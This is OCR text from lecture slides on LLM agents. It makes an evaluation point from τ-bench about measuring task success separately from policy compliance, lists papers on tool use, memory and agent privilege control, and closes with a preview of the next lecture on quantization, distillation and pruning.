
A correct final database can still hide a return made without user confirmation.

Measure task success and policy compliance separately; repeat tasks to check reliability.



Yao et al., 2024 — τ-bench: A Benchmark for Tool-Agent-User Interaction in Real-World Domains

A system that acts, learns and is checked



INFORMATION Context · external memory · reusable procedures

EXPERIENCE Task environments · trajectories · policy updates

Mechanisms, systems and environments

claude-brainlab

github.com/brain-lab-research/claude-brainlab

Toolformer: Language Models Can Teach Themselves to Use Tools

ReAct: Synergizing Reasoning and Acting in Language Models

MemGPT: Towards LLMs as Operating Systems

In-the-Flow Agentic System Optimization for Effective Planning and Tool Use

Kimi K3: Open Frontier Intelligence

DeepSeek-V4.1-Flash: Pushing the Limits of KV Cache Compression

Qwen-AgentWorld: Language World Models for General Agents

Progent: Programmable Privilege Control for LLM Agents



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LECTURE 11
· NEXT

General efficiency

Quantization, distillation and pruning

Course materials



